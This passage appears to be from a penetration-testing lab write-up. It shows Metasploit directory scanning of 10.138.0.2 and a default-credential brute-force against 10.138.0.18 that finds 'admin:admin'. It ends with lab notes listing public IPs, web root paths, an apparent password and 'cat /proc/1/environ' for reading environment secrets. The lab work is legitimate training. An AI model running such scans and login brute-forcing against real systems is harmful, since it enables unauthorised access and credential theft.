  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST      /                no        HTTP server virtual host

msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.138.0.2
RHOSTS => 10.138.0.2
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 10.138.0.2
[*] Found http://10.138.0.2:80/cgi-bin/ 403 (10.138.0.2)
[*] Found http://10.138.0.2:80/css/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/doc/ 403 (10.138.0.2)
[*] Found http://10.138.0.2:80/files/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/footer/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/icons/ 403 (10.138.0.2)
[*] Found http://10.138.0.2:80/img/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)
[*] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

4. metasploit Credential Stuffing

- Scroll up to find successful login and take a screenshot of the output. Note, to only show the result, do the following and then re-run

```
root@kali: ~  
[*] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)  
[*] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)  
[*] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)  
[*] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)  
[*] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/dir_scanner) > back  
msf6 > use auxiliary/scanner/http/http_login  
msf6 auxiliary(scanner/http/http_login) > set RHOSTS 10.138.0.18  
RHOSTS => 10.138.0.18  
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /authentication/example/  
AUTH_URI => /authentication/example/  
msf6 auxiliary(scanner/http/http_login) > exploit  
  
[*] Attempting to login to http://10.138.0.18:80/authentication/example/  
[*] 10.138.0.18:80 - Success: 'admin:admin'  
[*] No active DB -- Credential data will not be saved!  
[-] 10.138.0.18:80 - Failed: 'manager:admin'  
[-] 10.138.0.18:80 - Failed: 'manager:password'  
[-] 10.138.0.18:80 - Failed: 'manager:manager'  
[-] 10.138.0.18:80 - Failed: 'manager:letmein'  
[-] 10.138.0.18:80 - Failed: 'manager:cisco'  
[-] 10.138.0.18:80 - Failed: 'manager:default'  
[-] 10.138.0.18:80 - Failed: 'manager:root'  
[-] 10.138.0.18:80 - Failed: 'manager:apc'  
[-] 10.138.0.18:80 - Failed: 'manager:pass'  
[-] 10.138.0.18:80 - Failed: 'manager:security'  
[-] 10.138.0.18:80 - Failed: 'manager:user'  
[-] 10.138.0.18:80 - Failed: 'manager:system'  
[-] 10.138.0.18:80 - Failed: 'manager:sys'  
[-] 10.138.0.18:80 - Failed: 'manager:none'  
[-] 10.138.0.18:80 - Failed: 'manager:xampp'  
[-] 10.138.0.18:80 - Failed: 'manager:wampp'  
[-] 10.138.0.18:80 - Failed: 'manager:ppmax2011'  
[-] 10.138.0.18:80 - Failed: 'manager:turnkey'
```

```
lab working.txt - Notepad  
File Edit Format View Help  
odin id: ads6  
  
lamp root:  
34.185.188.82  
/opt/bitnami/apache/t  
  
nginxstack root:  
34.145.87.148  
/opt/bitnami/nginx/ht  
  
fis:  
_p[4/s-0.{U'}\J  
34.145.4.7  
\\inetpub\\wwwroot\\inde  
http://34.127.189.44/  
cat /proc/1/environ
```